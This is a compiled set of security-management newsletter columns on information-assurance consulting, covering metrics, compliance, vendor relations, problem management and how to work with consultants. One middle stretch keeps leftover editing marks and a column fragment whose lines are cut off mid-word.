security and threat elimination." Now, all these numbers are fictitious in this example but they prove a point. The effectiveness of the e-mail protection *can* be measured and with numbers that not only prove the worth of IT's efforts but also the justification for the $1.2 million for upgrading the protection to three levels.

It's true, as Prof Kabay has long pointed out, that statistics about security breaches are rarely trustworthy < http://mekabay.com/methodology/crime_stats_methods.pdf > and that therefore quantitative risk management calculations, even when they are done right, are of questionable value. What finance officers and accountants do know is the value of inference. Presenting officers with case studies from comparable organizations is an excellent basis for discussion. For example, the TJX security breach was widely reported and several reports even broke down the costs to TJX into costs per record compromised.< http://www.informationweek.com/news/security/showArticle.jhtml?articleID=199203277 > With that level of published detail, you can discuss the number of records in your organization's databases and calculate a rough estimate – at least an order-of-magnitude approximation – of the cost of a security breach for your own data.

In the next part, Gordon discusses the importance of deciding on appropriate metrics.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit: Part 4 – Provable Metrics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A common comment from engineering and technical personnel is that if we can't measure something, we can't manage it effectively.

Security consultant Gordon Merrill continues his series on fundamental management tools for information assurance (IA) professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

As a security professional, you may be tasked with gathering data that will become part of a senior officer's presentation to upper management. If you are an external consultant, you will probably not have full access to the company information technology (IT) services as you find and analyze the data you need to create appropriate security metrics; you need to convince client personnel to find the data for you. Part of the task is knowing the full scope of the project before you begin planning what metrics to gather. It may be as easy as looking at data they are already gathering and finding that the staff don't realize that there are valuable metrics hidden within.

You may also need to look at how they report any metrics already used in house. Do they use the top-down approach or the bottom-up approach, as described in a 2006 paper on security metrics by S. C. Payne published in the SANS Security Essentials collection?< http://www.sans.org/reading_room/whitepapers/auditing/55.php > The top-down method starts by determining what they need to report based on the company goals and how they can prove they are meeting them. The bottom-up approach looks at the resources they have available (e.g., logs, applications, and funds) and constructs the report using what they have. Ideally, the top-down approach is the best; however, as a consultant who is not an employee in the client's company, you may often find yourself having to work under contract limitations that force you to cope with what you have without the option of having the client spend more money to collect more data.

Metric Reporting

Supposing the bottom-up approach is all you have available to you, what can you use for data and what can you manage to extract from the data? Most of your data in this case will come from log files. Find out how logging is configured; if necessary, as S. Berinato suggests in a 2005 paper published in *CSO Magazine*, ask the IT team to reconfigure their current logging to provide the widest range of information you can use in your security analysis.< http://www.csoonline.com/article/220462/a_few_good_information_security_metrics/1 > The key to logging for metrics is to save everything possible within the limits of storage: you cannot go back and get what you did not gather. If necessary, it may be cost effective to buy some inexpensive off-the-shelf high-capacity disk storage units for your work; a 2TB USB/Firewire IOMEGA external drive cost only around $350 in 2009< http://go.iomega.com/en-us/products/external-hard-drive-desktop/ultramax-minimax/ultramax-pro/?partner=4760 >; the 1.5TB unit version cost $200 at that time. Providing the team with an easy-to-use disk may soften the resistance to increased

volume of log files.

In addition to collecting expanded log files, you may need to invest in a log analysis tool for the operating system in question that helps you find what you need from logs by appropriate filtering and search capabilities. Searching GOOGLE using "log file analysis tools" as the search string brings up a number of articles and data sheets about products worth examining.

For reading about the complex issue of security metrics, see the following references:

- "Consensus metrics for information security" in this newsletter in June 2009 < http://www.networkworld.com/newsletters/sec/2009/060809sec1.html >

- "Directions in Security Metrics Research" by Wayne Jensen (2009) from NIST (NISTIR 7564) < http://csrc.nist.gov/publications/drafts/nistir-7564/Draft-NISTIR-7564.pdf >

- "Guide to Security Metrics, A," by Shirley C. Payne (2006) from the SANS Institute InfoSec Reading Room. < http://www.sans.org/reading_room/whitepapers/auditing/a_guide_to_security_metrics_55 >

- "Performance Measurement Guide for Information Security" by Elizabeth Chew, Marianne Swanson, Kevin Stine, Nadya Bartol, Anthony Brown, and Will Robinson (2008) from NIST (SP 800-55 Rev 1) < http://csrc.nist.gov/publications/nistpubs/800-55-Rev1/SP800-55-rev1.pdf >

- "Security metrics research" in this newsletter in May 2009 < http://www.networkworld.com/newsletters/sec/2009/052509sec2.html >

- "Service management metrics significant for CSIRTs" in this newsletter in February 2008 < http://edge.networkworld.com/newsletters/sec/2008/0225sec1.html >

- *Security Metrics: Replacing Fear, Uncertainty, and Doubt* by Andrew Jaquith (2007) published by Addison-Wesley (ISBN 978-0321349989). AMAZON < http://www.amazon.com/Security-Metrics-Replacing-Uncertainty-Doubt/dp/0321349989 >

- Securitymetrics.org "community [W]ebsite for security practitioners" < http://www.securitymetrics.org/content/Wiki.jsp >

In the next part, Gordon discusses the regulatory environment.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from

2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit:
Part 5 – Regulatory Knowledge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Organizations should always be looking for ways to minimize their exposure to legal entanglements. No one wants to be sued, to be subject to regulatory sanctions or to become involved in criminal prosecutions. As an information assurance (IA) professional, you will consistently be called on to ensure that your employers or your clients are compliant with all relevant regulations; you may be asked to verify such compliance as part of your job and in collaboration with or as principal in audit procedures that protect the organization by demonstrating due diligence in the exercise of fiduciary responsibility.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

Looking at the Record

When you take on the task of assessing compliance with the regulatory and legal environments, whether as a new task in your existing position, as a new job, or as a consultant approaching a new client, you should ask the organization for all previous compliance reports for at least the past three years. If necessary, a client can protect trade secrets by sanitizing the reports, but you should already be under non-disclosure; indeed, as a security professional, your default state, with or without a contract, should be non-disclosure (talking about confidential details of a client's business to someone else is a kiss of death for your career).

Kazman, Port and Klappholz, in their article "Risk Management for IT Security" in the *Handbook of Information Security*, Volume III (Wiley, 2006; ISBN 978-0-471-64832-1, p. 786-810),< http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471648329.html > argue that a consultant needs to see how a potential client views compliance before deciding to take on the risk of a contract. For example, one red flag is repeated failure to meet compliance for the same requirements; you are going to want to find out why. If they seem to think they are not responsible for a certain compliance regulation but you know that they are, there may be serious problems. An IA professional I know spoke with a potential national client in the nursing home business and was told firmly that they did not need to worry about any compliance regulations because they were a private company. The consultant politely ended the meeting, excused himself, and left quickly. Being private only got them out of regulations like Sarbanes Oxley; it did not excuse them from regulations concerning personally identifiable information and the handling of Medicare funding.

Legal Appraisal

If you are an employee, you must form a close and constructive relationship with the Corporate

Counsel to help assess issues of compliance with laws and other statutory and mandatory regulations. If you are an external IA consultant, you should be working professionally with an attorney who has experience in the court room on compliance litigation. The attorney's expert opinion on compliance matters is essential; you must never be put in the position of offering legal advice or legal opinions, since it is illegal in the United States for nonlawyers to dispense legal advice (for more information see the American Bar Association's "2009 Survey of Unlicensed Practice of Law Committees"< https://www.abanet.org/cpr/clientpro/09-upl-survey.pdf >).

Top-Management Support

Once you have done your preparatory analysis and prepared your proposal, you should do everything possible to ensure that you have as many of the key people present as possible when you present the proposal. Because security assessment and policy involve such widespread investigation and, in a sense, interference in production across the entire enterprise, you need support from all the C-level officers who will be able to sign, authorize, or change the scope of the project. Having complete support and agreement from the start will significantly minimize the risk of last minute scope changes and milestone delays.

For more information about implementing security policies, see

Kabay, M. E. (2009). "Developing security policies." Chapter 66 in Bosworth, S., M. E. Kabay & E. Whyne (2009), eds. *Computer Security Handbook*, 5th Edition. Wiley (New York). ISBN 0-471-71652-9. Two volumes; 2040 pp. Index. AMAZON < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > An earlier version from the CSH4 is available online free.< http://www.mekabay.com/infosecmgmt/develop_security_policies.pdf >

In the next part, Gordon discusses client-vendor relations.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit:
Part 6 – Client-Vendor Relations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As an information assurance (IA) consultant and as an in-house IA professional, you are a vendor to your client or your employer. How you handle vendors during a consulting project or in your day-to-day work can affect the success of your security project. More generally, vendors can profoundly affect information security and you will need to study how the client or employer researches vendors before contracting with them. You yourself, as an employee or a consultant, need to have a good system for evaluating the competence and trustworthiness of vendors before recommending them. Finally, for to safeguard your reputation with trusted colleagues, you will also want to know how your employer or your client normally treats vendors so that you don't alienate your own business contacts.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

*** * ***

Presenting Yourself as a Vendor

In your initial contacts with any organization, whether as a candidate for employment or as a potential consultant, you are a vendor of your own competence and services. In an interview about the initial contact, one CISO said that if she grants a consultant an hour of her time for a meeting, she does not want to hear anything about the consultant's firm –she can look that up; she does not want to hear all about how good an expert you are – you will have a chance to prove that; and she does not want snap decisions without taking the time to get to know her operation and her business. She wants to hear your plan for *learning* her operation, her business and her needs. Only then will you be able to make a wise decision and have the opportunity to impress her.

Being a Good Vendor

A major part of your being a good vendor is learning to work with the contact people you have available to you at your client company. The CISO I interviewed expects every vendor and consultant to have a background check done at their own expense and provided to her company. In some cases, simply realizing that the people you are going to work with have had bad experiences and that they have no reason to expect at first blush that you will be any different will go a long way to prepare you for the journey to win their attention, their trust and their contract or the job. Put yourself in your employer's or client's shoes and work hard to understand their experiences and perceptions; don't take an oppositional stance, take a supportive and understanding position so you can earn their trust through your commitment to excellent service whether you are an employee or a consultant.

Researching Vendors

Before you go to your client and recommend a vendor to them for a product or software you *must* research that vendor. Before putting your reputation on the line you should look at the vendor's experience, their business track record, their product support, the viability of the company, and the degree of completeness and detail of their security documentation.

For more information about researching security vendors and products, see Chapter 12, "Security Services and Products Acquisition" from NIST SP800-100, *Information Security Handbook: A Guide for Managers* by Pauline Bowen, Joan Hash and Mark Wilson (2006). < http://csrc.nist.gov/publications/nistpubs/800-100/SP800-100-Mar07-2007.pdf >

There is also a short narrated PowerPoint lecture (in a WinZIP file) on "Working with Vendors" < http://www.mekabay.com/courses/academic/norwich/msia/msia_s6_w02_vendors_ppt.zip > from the Master of Science in Information Assurance < http://infoassurance.norwich.edu > program that may be helpful to readers.

In the next and last part of this series, Gordon discusses problem management.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit: Part 7 – Problem Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this, the final segment of security consultant Gordon Merrill's series on fundamental management tools for IA professionals in general and IA security consultants in particular, we look at how to handle problems wisely.

* * *

Whether you work as an information assurance (IA) employee or as an IA consultant, you will inevitably encounter problems in the processes affecting security. Sometimes the problems will be narrow: they will be localized to specific policies and procedures tied to a particular unit of the organization. For example, a technical support manager may take it into his head to declare that the most important priority for HelpDesk employees is the speed of closure of their open calls; the inevitable result will be calls closed at every possible opportunity, including immediately after telling a caller to try a possible solution – but before finding out if the solution works. The statistic will look great; the reality will be awful.

On the other hand, the problem may be systemic, such as the situation when a culture promoted by upper management punishes any information that does not conform to a rosy-tinted view of the perfection of the organization. That way madness lies: warning signs are discounted, intelligent employees are punished for their powers of observation and analysis, and the organization is headed for a catastrophic confrontation with reality.

The other aspect of problem management that IA professionals must consider is that you cannot have an incident without a problem but you can have problems that have not yet become incidents. If you are called soon after the organization notices a problem, there's a good chance that the culture of the organization values a proactive approach to problem handling and especially problem prevention. If, however, you find that the usual response to a problem is to ignore until it causes an incident, the organization has unfortunately sunk into a reactive stance. Sometimes the corporate culture of passivity and reaction may be due to personalities; sometimes it is an unfortunate but realistic response to resource starvation. In either case, experience teaches us that in every sphere of life, waiting for problems to erupt is almost always more expensive than preventing them.

Managing Problem Resolution and Incident Handling

There is far more to managing problems than will fit in a single column, so please refer to the White Paper on "Computer Security Incident Response Team Management" available free online as a PDF file.< http://www.mekabay.com/infosecmgmt/csirtm.pdf > There is also a free online course available from the US Defense Information Systems Agency (DISA) that can be freely downloaded as a ZIP file.< http://www.mekabay.com/infosecmgmt/disa_cirtm_cdrom.zip > If you want to listen to a narrated lecture on problem-solving, see the PowerPoint (in a WinZIP archive)< http://www.mekabay.com/courses/academic/norwich/msia/msia_s6_w10_problems_ppt.zip >

available online from the MSIA< http://infoassurance.norwich.edu > program. Finally, please see the paper “Documentation for Less Work: Will This Have to be Done Again?” < http://www.mekabay.com/opsmgmt/documentation.pdf > which reviews the benefits of systematic record-keeping.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon’s information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Consultant's Toolkit:
Part 8 – Problem Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Security Consultant Gordon Merrill continues his series on fundamental tools for IA security consultants – and IA professionals in general. The work is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Everything below is entirely Mr Merrill's work with minor edits.

Field Code Changed

Field Code Changed

* * *

~~Your success as a contractor in the Information Assurance world will depend on your skills. What will set you apart from other IA professionals will be your soft skills. The *Information Assurance Professional Consultant's Toolkit* reviews what C-level executives want to see in order to offer you that contract.~~

~~**Problem Management**~~

Formatted: No underline

As a consultant you will not be on the receiving end of too many corporate problems with security. Most of your business will be after the big event has happened. That does not mean that you may not be tasked with trying to set up a disaster response and recovery plan for the client for their future.

~~1.1.1~~ Incident or Problem?

Formatted: No bullets or numbering

You cannot have an incident without a problem but you can have problems that have not yet become incidents. That being the case the following will look as incidents just like problems. Incidents may be the result of one or more problem but there will always be a problem at the core.

~~1.1.2~~ Proactive or Reactive?

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Nearly everyone in IA today agrees that what has been done to date in the industry as far as security has not worked. The need for change in upon us and the only way to change and become more secure is to re-engineer how we do security. That way of thinking is proactive. Companies are either proactive or reactive in how they handle problems as well. If you are called only hours after the company notices a problem they may be proactive. If however you have a company who has known of a problem for some time and has decided to ignore they may be very much reactive and will wait till the problem becomes an incident before making any effort to handle the problem(Stacey). Some of this may be voluntary on their part, but also some of it may be just not enough budgets to fix all the problems so they have to let some go until they get more money or the problem gains a greater priority.

~~1.1.3~~ Managing Priorities and Solutions

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Each company will probably have their own priorities in how they address problems. Their priorities will probably not coincide with yours. That does not mean you need to forget yours or not maintain your own set of priorities. Much like each contract and client you embark on a project with is a project of its own in your business whether or not you lead the project for the client; so to your priorities will be needed to help you focus on finding problems, causes, and solutions.

To solution a security problem the main focus is to find the hole in the security, secure the defenses, and apply a quick fix. That however, is only the beginning. The priorities you maintain personally will now help you examine the situation fully, look for the root cause, and determine a solution. You may find the quick fix is all that is needed to completely eradicate the problem, more realistically you will find the quick fix to be just a patch on the problem until the problem can be fully realized, tested, and resolved across the enterprise(NIST). Your biggest friends through this process will be your priorities and your documentation.

~~1.1.4~~ Documentation

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Peanuts had a cartoon once with Snoopy in the bathroom with a very forlorn look on his face which read, "No job is done until the paperwork is done." The phrase really needs to read …until the paperwork is complete. IT and documentation seem to have a constant ongoing struggle. Usually there is something started or an outline there but in most cases "complete" documentation is hard to find in corporate IT. Part of that overflows into the disaster response and recovery operations. The time to figure out who is responsible for application XYZ and server ABC is not when there is a breach in security it is when you have time to ruin it down and verify information and get phone numbers and emails (Merrill). Part of what you do with a client who has hired you due to a problem may include guiding them through formulating a DR plan. You need to make sure that your documentation for you, your business, and papers going to your client are as complete and professional as possible especially if they may need to look into asking you to help them document.

A judge once said in his court room on a special training weekend about malpractice cases, "If it isn't written down, it didn't happen." Your documentation should be as complete as you would want to see if that was all you were allowed to have in the courtroom to remember a case you worked on twenty years ago (Merrill).

A guide to the project management body of knowledge (PMBOK guide). 3rd ed. Newtown Square, Pa: Project Management Institute, Inc., 2004

Merrill, G.R. "Private Security Consulting" Essays 1-9, Norwich University MSIA, 2008.

Stacey, T. R. "The Information Security Program Maturity Grid." 21 July 2008 <http://www.infosectoday.com/articles/82-10-40.pdf>.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies like IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.<mailto:Merrill.IA@gmail.com >

~~Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and six foreign countries. Gordon's Information Assurance background has included working for major computer companies like IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant.~~

~~Gordon Merrill~~
~~Merrill.IA@gmail.com~~

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Field Code Changed

Field Code Changed

of Isect Ltd < http://www.isect.com > wrote an
nformation security metrics”<
_7_myths_of_infosec_metrics.pdf > that was
p://www.issa.org/Members/Journal.html > in July
2006/July/ISSA%20Journal%20July%202006.pdf
allenges these seven common assertions (quoting the

e

asure and you can’t improve what you can’t manage
omes

nsiderations for information security measurement
ain, quoting his headings):

e

rement and reporting systems?

onal Institute of Standards and Technology (NIST)
Metrics Guide for Information Technology Systems.”
has been revised.

ormance Measurement Guide for Information
istpubs/800-55-Rev1/SP800-55-rev1.pdf >
nt was written by Elizabeth Chew, Marianne
y Brown and Will Robinson.

rity Metrics Research" (NIST Interagency Report, ons/drafts/nistir-7564/Draft-NISTIR-7564.pdf > by s an intriguing abstract:

n insightfully observed that measurement is vital to physical science. During the last few decades, ts to develop measures and systems of ith varying degrees of success. This paper provides ea and looks at possible avenues of research that of the art.

n the other papers: his concern is with fundamental e these topics:

ndicators
bjectives
ve Properties
e Versus the Small

y Measurement and Metrics
and Analysis
essment Techniques
surement Methods
Components

ating area of research and to engage in discussions hat the papers briefly pointed to in today's column ns.

nekabay@gmail.com > specializes in security and CV online.< http://www.mekabay.com/cv/ >

Working With Consultants (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of the great developments of evolution and of civilization was specialization or the division of labor: allowing individuals to become really good at specific tasks without having to worry about all the other kinds of activity required to support life. Multicellular organisms show specialization of cell types in evolution as early as the sponges of the Cambrian period of 600 million years ago.< http://www.britannica.com/EBchecked/topic/560783/sponge/32647/Evolution-and-paleontology >

All human societies that have been studied seem to show some division of labor, even if it sometimes consists solely of different roles assigned to children, women and men, and elders. Archaeologists have long debated "whether the specialized activities that women undertake are those that lend themselves to being structured as 'multi-task' work, conducted intermittently to accommodate child care."[1] Another author proposes that the agricultural revolution of c. 10,000 BCE may have led to increased fertility, relegation to reproduction, and consequent widespread historical oppression of women in early post-Paleolithic cultures.[2]

Sometimes it makes sense to get help from experts outside one's own organization. The specialized knowledge and skills of experts may make their services too expensive to keep on hand permanently by employing them full time – and often consultants' skills serve to initiate self-sustaining processes that don't require constant input from outsiders.

The United States Bureau of Labor Statistics (BLS) defines "management, scientific, and technical consulting services" as firms which "offer technical expertise, information, contacts, and tools that clients cannot provide themselves. They then work with their clients to provide a service or solve a problem."< http://www.bls.gov/oco/cg/cgs037.htm#nature > In general, the BLS describes the industry as "the fastest growing and one of the highest paying."< http://www.bls.gov/oco/cg/cgs037.htm > In 2006 (the last reported year), the BLS found about 921,000 consultants in all occupations, with about 83,000 consultants supplying information-technology-related services (computed from data in Table 3< http://www.bls.gov/oco/cg/cgs037.htm#related >).

Some people are hostile to consultants, seeing them as threats to their own position or perceiving their use as an implicit devaluating of the employees' competence. There are many jokes at consultants' expense; for example, one I remember right away is "A consultant is a person who borrows your watch to tell you the time and then charges you for it." Another favorite is this response I collected years ago by an "HyperExpensive" Consultant to the question of why the chicken crossed the road:

> Deregulation of the chicken's side of the road was threatening its dominant market position. The chicken was faced with significant challenges to create and develop the competencies required for the newly competitive market. HyperExpensive Consulting, in a partnering relationship with the client, helped the chicken by rethinking its physical distribution strategy and implementation processes. Using the Poultry Integration Model (PIM), HyperExpensive helped the chicken use its skills, methodologies, knowledge

> capital and experiences to align the chicken's people, processes and technology in support of its overall strategy within a Program Management framework. HyperExpensive Consulting convened a diverse cross-spectrum of road analysts and best chickens along with HyperExpensive consultants with deep skills in the transportation industry to engage in a two-day itinerary of meetings in order to leverage their personal knowledge capital, both tacit and explicit, and to enable them to synergize with each other in order to achieve the implicit goals of delivering and successfully architecting and implementing an enterprise-wide value framework across the continuum of poultry cross-median processes. The meeting was held in a park like setting enabling and creating an impactful environment which was strategically based, industry-focused, and built upon a consistent, clear, and unified market message and aligned with the chicken's mission, vision, and core values. This was conducive towards the creation of a total business integration solution. HyperExpensive Consulting helped the chicken crossing to become more successful.

Sometimes the hostility shades over into abuse. I was once told by a staff member at a large corporation that he and his buddies used to string consultants along for weeks to encourage them to believe that they had a chance of winning a contract based on a Request for Proposal (RFP) even though the creeps had already chosen the winner. Apparently these people had the same attitude towards consultants that sociopaths < http://www.behavenet.com/capsules/disorders/antisocialpd.htm > have towards insects and other small animals they torture. < http://www.behavenet.com/capsules/disorders/cndctd.htm >

More on working with consultants in the next column.

* * *

NOTES

[1] The quotation is from a book review by Prof Joan Gero of *Gender And Material Culture In Archaeological Perspective*, edited by Moira Donald and Linda Hurcombe (2000). St. Martin's Press (ISBN 978-0312223984). AMAZON < http://tinyurl.com/naek8n >. Review published in *American Journal of Archaeology*, 106(1):118-120 (Jan 2002) and located using restricted access to the online JSTOR database subscription of the Kreitzberg Library of Norwich University.

[2] Smail, D. S. (2008). *On Deep History and the Brain.* University of California Press (ISBN 978-0520258129). AMAZON < http://preview.tinyurl.com/kulkta >. Pp 190 ff. Extract available from Google Books < http://books.google.com/books?id=zpOXA2VSPWwC&pg=PA190 >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Working With Consultants (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of four columns on working effectively with consultants.

When the client and consultant are discussing problems and how the consultant could help, both parties must be conscious that a consultant always has two allegiances: to the manager hiring her and to the firm employing the manager. You must define the scope of the consulting assignment so that the consultant can in fact legitimately tackle the task. For example, it would be pointless for a local manager to request assistance in implementing a security solution requiring corporate-wide changes. Such a project would be beyond the manager's scope.

The converse problem is consultants, especially those from large firms, which use templates to prepare consulting reports where string variables are modified to include details from the client firm but which have little research and less analysis of the specifics of the client's situation and needs. It is an excellent practice to ask for a couple of sample anonymized reports from consultants before accepting their proposals; finding identical language in substantive sections of the two reports should give you pause.

As you evaluate potential consultants, look for those who can state their understanding of your problems clearly. I am fond of the phrase, "Let me see if I have understood" because it's a chance to test my perceptions against those of the client. Ask your candidates to tell you how they see your situation and to define the problems they perceive.

Be especially attentive to consultants who challenge your initial views of your problem: you *want* consultants who are able to think independently and bring their expertise to bear on your problems, not sycophants who are willing to hide their knowledge and their disagreement to get the contract. Just as important, you want consultants who can articulate their views clearly and non-aggressively. You need a reasoned exchange of views from which to learn, not a boxing match where winning is the object.

Sometimes consultants are (foolishly and improperly) asked by managers to produce support for a predefined set of conclusions as part of an internal political battle; consultants must be clear that their report may very well disagree with preconceptions. Indeed, consultants should be chary of accepting such assignments: they can be the kiss of death, since providing a professional result that conflicts with the client's predetermined outcome can result in slanderous comments in the community, yet unprofessionally kowtowing to unreasonable demands can justifiably lead to a tarnished reputation, litigation for malfeasance, and perhaps expulsion from professional societies.

In the next column, I'll look at relating to consultants for effective use of your time and money.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Working with Consultants (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of four columns on working effectively with consultants.

When you have chosen your consultant, prepare an action plan that defines what you both plan to do, by when and how you will know when to stop using their services.

All consulting is aimed at change: either fixing what doesn't work or improving what already does work or inventing a new solution for a problem before it happens. By defining appropriate metrics and writing down the levels of the metrics that define success, you ensure that your external consultant does not become an unwanted permanent member of your corporate family. A consultant is not a permanent employee of your department. A reasonable expectation is that with time, the frequency of consultant visits will decline for any specific project. As part of the assignment, consultants normally expect to work closely with members of the client organization to impart their knowledge and methods.

Consulting fundamentally involves teaching. I met a consultant in the mid-1980s who did HP3000 minicomputer performance analysis, as I did. I asked him what tools he taught his clients to use in analyzing system performance; he answered, "Tools? I don't teach any tools. Listen, if a client is going to spend thousands of dollars on a performance monitor, I'd rather he spend it on *me*." I felt like throwing up. After I wrote about the experience in my first "Office Automation" column in 1988 for the *INTEREX Magazine* of the now defunct INTEREX association of HP computer users, the consultant phoned me after recognizing himself in the anonymized description. He asked, "Was that me??" and then proceeded to scream obscenities at me for five minutes (I put down the handset and kept writing something else until he stopped), ending with a threat to kill me if I ever revealed his name! This was not a consultant I would recommend to anyone.

So clients should ask possible consultants exactly how their organization will become less dependent on external help by paying for consulting time. When I created my old consulting company, JINBU Corporation (the name means "progress" in Chinese), I gave it the motto "Progress Towards Autonomy™" to summarize the fundamental notion that consultants must help their clients grow enough to dispense with the consultant's services.

A technique that I developed – and which you can discuss with potential or current consultants – is Real Time Notes™. Whenever I'm interviewing staff members for an organizational or security analysis, I connect my laptop to their terminal so that the interviewee can see exactly what I am typing in my notes. The person can easily spot errors and make corrections or decide to suppress certain off-the-cuff comments. At the end of each interview, I use a flash drive to give the interviewee a copy of my notes right away with instructions to let me know if they think of anything else they want to add or change.

If you want to learn more about this kind of technique, you can freely download a complete narrated PowerPoint lecture on "Leadership Skills"< http://www.mekabay.com/courses/academic/norwich/msia/leadership_skills_ppt.zip > or a section on "Analytical Tools" <

http://www.mekabay.com/courses/academic/norwich/msia/leadership_skills_part_5_ppt.zip > from my Web site.

The next (and last) column on this series looks at professional codes of conduct for consultants.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Working with Consultants (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One test you can apply to judge the professionalism of a prospective consultant is to ask her to identify the limits of her professional competence. A professional consultant will clearly identify the limits of her knowledge. Faced with requests for help in areas beyond his competence, the consultant will point out that alternative sources of information would be more cost effective. Keep track of consultants who refer you to a better resource for a specific project – their professionalism makes them good candidates for future assignments for their professional profiles.

The Consulting Alliance < http://www.consultingalliance.org > has a useful consultants' Code of Ethics< http://www.consultingalliance.org/Default.aspx?pageId=106159 > that includes these "Responsibilities to the Client:"

